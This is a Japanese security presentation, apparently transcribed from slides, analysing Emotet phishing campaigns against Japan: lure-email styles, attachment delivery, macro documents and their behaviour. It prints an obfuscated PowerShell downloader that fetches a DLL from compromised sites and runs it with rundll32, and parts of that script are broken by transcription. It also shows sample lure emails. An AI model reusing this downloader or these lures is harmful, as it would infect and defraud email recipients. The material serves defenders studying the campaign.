とあるEmotetの観測結果キャンペーン


ばらまきメール回収の会

一般社団法人JPCERTコーディネーションセンター 佐條 研 @bomccss
株式会社サイバーディフェンス研究所 笹田 修平 @sugimu sec

アジェンダ

1. はじめに
2. Emotetの概要
3. Emotetが日本に与えた影響
4. 被害を減らす為の取り組み
5. Emotetのキャンペーン分析
6. 対策
7. まとめ

1. はじめに


PROTECTED VIEW
The action can't be completed because the file is open in Protected View.
Some active content has been disabled. Click Enable Editing and Enable Content.
Type: Microsoft Word Document

1.1. 自己紹介: ばらまきメール回収の会

ばらまきメール情報を共有する個人コミュニティ活動

ユーザ系企業CSIRT担当とベンダ所属が半々程度

〈モチベーション〉

ばらまきメールの情報を素早く入手・
共有することで、被害を減らしたい

〈活動概要〉

ばらまきメールをいち早く受信した組織
が情報発信し、他の組織と一緒に分析し
対策に必要な情報をオープンに発信

〈発表者〉

@bomccss @sugimu_sec

〈参考〉ばらまき型メールから日本を守る、知られざる善意の50人
https://xtech.nikkei.com/atcl/nxt/column/18/00138/072700596/

1.2. Emotetの観測

〈Emotetの攻撃を長期的に観測〉

- 受信したメールの内容を共有
  - 主に自組織・個人に届いたメールの情報
- 攻撃を分析
  - 早期の注意喚起に繋げる
- 海外のリサーチャーと情報を共有


1.3. 本日のテーマ : Emotet

2019年の後半から日本に多大な被害を与えている
マルウェア Emotet の感染を狙った攻撃キャンペーンについて、観測したデータの分析結果をお伝えします。

- 感染拡大の概要
- 日本への影響
- 攻撃の目的

※本発表における時間軸は JST(UTC+0900)で記載しています

2. Emotetの概要


Microsoft
Office 365
You are attempting to open a file that was created in an earlier version of Microsoft Office.
If the file opens in Protected View, click Enable Edition and then click Enable Content.

2. Emotetの概要

〈特徴〉


- 感染を狙った文書ファイルを開くことで感染
- モジュール型のマルウェア
  - 端末内に保存されている情報の窃取
  - ネットワークを経由した拡散
  - 感染を狙ったメールの拡散
  - 悪性通信の転送
- 他のマルウェアへの感染

〈時期〉

2019年09月以降、攻撃対象に日本が加えられ感染を狙ったメールが配信されるようになった。

2.1 Emotetの感染を狙った攻撃の流れ

- メールに添付された文書ファイルを開くと感染
- 感染後は情報が窃取されたり、更なる拡散活動を行う



・・・ **① メール受信・感染**

・・・ **② 情報の窃取**


（メール関連情報の窃取を中心に説明）

・・・ **③拡散活動**

（メールによる拡散活動を中心に説明）

2.2.1. Emotetの感染を狙ったメール

- 取引先や関係組織を装って送られてくる
- 窃取されたメールの内容が悪用されていることがある
- 文書ファイルやパスワード付きzipファイルなどが添付されている
- 日本国内に配信されるメールは主に日本語がベースになっている





2.2.2. メール内容の分類

- メールの内容を特徴毎に分類


	メールの内容
ばらまき型メール	● 汎用的な内容が多い ● 本文に過去の返信履歴がなく、新規のメールとして送られてくる
返信型メール	● 窃取したメールの返信として送られてくる ● 本文に過去のメールの履歴が残っている
偽装返信型メール	● 汎用的な内容が多い（ばらまき型メールの一種） ● メール本文の末尾に「----Original Message---」から始まる過去のメールヘッダを装った内容が記載されている


〔参考〕ばらまき型メール


請求書の件です。770-20209月30
メールアカウント名
送信元メールアドレス
宛先
受信者名
請求書の件です。770 20209月30.doc
162 KB
お世話になっております。
一旦、各請求書・清算書をお送り致します。
どうぞよろしくお願いいたします。
ホールディングス株
E-Mail:
メールアドレス



個人名
メールアカウント名
送信元メールアドレス
宛先
受信者名
メリークリスマス.doc
161 KB
個人名
メリークリスマス
いつも大変お世話になっております。
以上、よろしくお願い致します。
ドメイン名


〔参考〕返信型メール


Fwd:
過去のメールの件名
メールアカウント名
送信元メールアドレス
宛先
受信者名
契約 #0963038 2009.doc
159 KB
いつもお世話になっております。
表題の件、DOC にてお送りさせて頂きます。
契約書の中身を十分ご確認の上、施主さまへご提示下さいますよう
よろしくお願いいたします。
個人名
メールアドレス
過去のメールの履歴




RE:
過去のメールの件名
メールアカウント名
送信元メールアドレス
宛先
受信者名
請求書.zip
84 KB
いつもお世話になっております。
うお願いします。
対象データ、確認および手続き方法に関しては、添付ファイルを参照ください。
添付ファイル名:請求書.zip
パスワード: L51ylaH
よろしくお願い申し上げます。
個人名
過去のメールの履歴

〔参考〕偽装返信型メール


Re: 個人名
メールアカウント名
送信元メールアドレス
宛先 受信者名
-UH545128.doc
133 KB
日頃より大変お世話になっております。
請求書を確認後、3営業日後の返金(着金)となります。
しかしながら、頂きましたご請求書ですが、3点修正が必要です。
①手数料が反映されておりませんでしたので、請求書に追記ください。(5%)
②請求書の発行日を記載してください
③弊社名は「ドメイン名」です、ご修正御願いします。
宜しくお願いいたします。
ご不明な点等ございましたらご連絡ください。
個人名
メールアドレス
----Original Message-----
> Date: Thursday, October 14, 2020 20:50
> From: 受信者名
> To: メールアカウント名
> Subject: RE: FW: メールアカウント名



RE: 個人名
メールアカウント名
送信元メールアドレス
宛先 受信者名
請求書送付のお願い2020 9月.doc
160 KB
協力会社各位
お世話になっております。
標記の件、2020_09_24に皆様にお送りしたご案内に修正事項がございます。
以下に要点を記載いたしますのご確認の程お願いいたします。
お心当たりがある業者様は取り急ぎご連絡いただきますようお願いいたします。
今後の手続きについてご案内いたします。
この度は当方の不手際でご迷惑をお掛けし、大変申し訳ございません。
----Original Message-----
>> 差出人: 受信者名
>> 日時: : Thursday, 20209月24, 15:48
>> 宛先: メールアカウント名
>> 件名: Re: Fwd:

2.3. メール受信から文書ファイルまで


説明	メール → 文書ファイル
文書ファイルが添付されている（拡張子:.doc .docm .rtf ）	
パスワード付きzipファイルが添付されており、本文記載のパスワードで解凍が可能（拡張子: .zip -> .doc）	
PDFファイルが添付されており、記載されているURLをクリックすると文書ファイルがダウンロードされる	
メール本文にURLが記載されており、クリックすると文書ファイルがダウンロードされる	


2.4. 文書ファイル


- 文書ファイルを開きコンテンツが有効化されるとマクロが動作
- スクリプトが実行され通信先からEmotetをダウンロード・実行
- 日本語を使用したデザインの文書ファイルも存在
  - 明確に日本国内の組織を狙っている





〔参考〕文書ファイルのデザイン〔一部紹介〕


























2.4.1.文書ファイルから実行されるスクリプト

- PowerShellスクリプトの場合とJavaScriptの場合がある
- 実行されるスクリプトには複数のURLが格納されている
  - 改ざんされてEmotetが設置されたサイト(5~7URL)
  - 1つでも有効だとEmotetがダウンロード・実行

```
seT-itEm  ("v"+"AR"+"IA"+"bLE:olU"+"3j")  (  [tyPE]("{4}{2}{3}{0}{1}"-f 'O','Ry','IO.d','irect','SYStem.')) ;
$gQAVIz= [tyPE]("{5}{3}{0}{4}{1}{2}" -F '.nET.','EpO','INTmANAGer','YSTEm','SeRviC','s')  ;
$Gesszxk=('Qe'+('rtx'+'ev'));
$Mswhduk=$N9r9mad + [char](64) + $I6ive8k;
$Le0_b4y=('R'+('wb'+'7sn')+'s');
( GEt-VAriaBle ("oLU3"+"j")  ).VaLUe::"C`Re`A`Ted`IreCTORY"($HOME + (('m'+('owK'+'0')+'6y'+('a08'+'mow')+('N4'+'g')+'dz'+('n'+'cmow'))-crePLACe  ('mo'+'w'),[char]92));
$Frv27ff=('Ag'+('g'+'5o1e'));
$gQaVIz::"S`ecu`RiTy`pro`TOCOl" = ('Tl'+('s1'+'2'));
$Vmdsfwz=('G1'+('j1'+'0')+'h5');
$Hh_3ola = ('I'+'5n'+('yl'+'ujk_'));
$Z7w5n0s=('Bf'+'ja'+('kw'+'3'));
$Mf7pj5m=('Mv'+('m'+'qo')+'kc');
$H4k77gz=$HOME+(('1'+'F'+'L'+('K06'+'ya'+'081FL'+'N')+'4'+('gd'+'z')+('n'+'c1FL'))  -cReplACe([ChaR]49+[ChaR]70+[ChaR]76),[ChaR]92)+$Hh_3ola+(('.d'+'l')+'l');
$Nox4dpn=(('F'+'xfy')+'zm'+'u');
$R9h4zyo=(((('htt'+'p:J)('+'3'))+(('s'+'2)('+'J'+')(3s2)(a'))+'kt'+'u'+'e'+('l.m'+'a')+'rd'+(('uk.kimJ'+')'+'(3s2'+')(do'+'o'))+'xi'+(('-fuel'+'-hf0'+'9'+'bJ'+')'+'(3s2'))+(('
(LogsJ'+')'+'(3s'))+(('2)'))+'('+(('@htt'+'p:J)'+'(3s2)(J'+')(3'+'s2)'+'(braam.c'+'o'))+(('m.brJ'+')(3'+'s2'))+')'+'('+(('cJ'+')(3s'+'2)'))+'('+('oa'+'A7Y')+('W'+'WX')+'J'+((')('
+'3'))+'s2'+((')'+'(@http'+':J'))+((')(')+(('3'+'s2)(J)('+'3s2)(z'))+'e'+('b'+'aorgan'+'i')+('c'+'s.')+('com'+'J')+((')('+'3s'))+(('2)('+'w'))+('p-ad'+'m')+(('inJ)'+'('))+(('3s2)'
+'(e'+'n-US'))+(('J'+')(3'+'s2)('))+('@'+'htt')+'p'+((':J)(3'+'s'+'2'))+((')(J'+')'))+('('+'3s2)')+'('+'f'+'ri'+(('e'+'n'+'dsofchrist10.co'+'mJ)('+'3s2)'))+'('+('s'+'tr')+('eaml'
+'abs-'+'o'+'b')+'s'+'-r'+('a'+'rsoJ')+')'+(('(3'))+'s'+(('2)'+'('+'SIGNUP'))+(('J)(3'+'s2)'))+(('('+'@h'))+'t'+(('t'+'p:J'+')(3s2'))+((')('+'J)(3s
+'i.comJ')+((')(3'+'s'))+'2'+((')'+'('+'bJ)('))+(('3s2)(y'+'0QnnW'+'bkJ'+')('))+(('3s2'+')(@h'))+'t'+(('tp:J)'+'('+'3s2'))+((')('+'J')+'(3'+'s2)(
+'.')+(('comJ'+')'+'('+'3s'+'2)(nJ)(3s2'+')('+'W'))+('UG'+'oZJ')+((')(3'+'s2)'+'(@'))+'h'+'t'+'tp'+((':J'+')('))+(('3'+'s2)(J'))+((')('+'3s2'))+(
('J)'+'(3s2'+')'))+(('(cs'+'sJ)'+'('))+('3'+'s2')+')'+(('(S'))+(('ysJ'+')('))+('3'+'s2')+((')('))))."re`Pla`cE"(((((('J)('+'3'))+(('s2'+')('))))),(
"S`pliT"($Wqcepvr + $Mswhduk + $Oom3wb9);
$Cqr7__3=('U'+('u'+'gwy')+'yt');
foreach ($Nxd0bim in $R9h4zyo | soR`T-`O`Bje`Ct {GEt-`Ra`N`DoM}){
    try{
        $J6sr80i."downlo`A`DfI`le"($Nxd0bim, $H4k77gz);
        $Avv0i0o=('X'+'rj'+('1'+'dv1'));
        If ((.('Get-It'+'e'+'m') $H4k77gz)."le`NgtH" -ge 33442) {
            .('rund'+'l'+'l32') $H4k77gz,'#1'."TOs`Tri`NG"();
            $Kvj6y38=('A'+('m6o'+'6')+'s7');
            break;
            $E2ar_uf=('N0'+('s1'+'c0h'))
        }
    }catch{}
}$A8jckln=('R'+('k'+'hw')+('t'+'ub'))
```

実行されるPowerShellスクリプト

http://[redacted]n/dooxi-fuel-hf09b/Logs/
http://[redacted]aA7YWWX/
http://[redacted]n/wp-admin/en-US/
http://[redacted]com/streamlabs-obs-rarso/SIGNUP/
http://[redacted]0QnnWbk/
http://[redacted]m/n/WUGoZ/
http://[redacted]ys/

格納されているURL

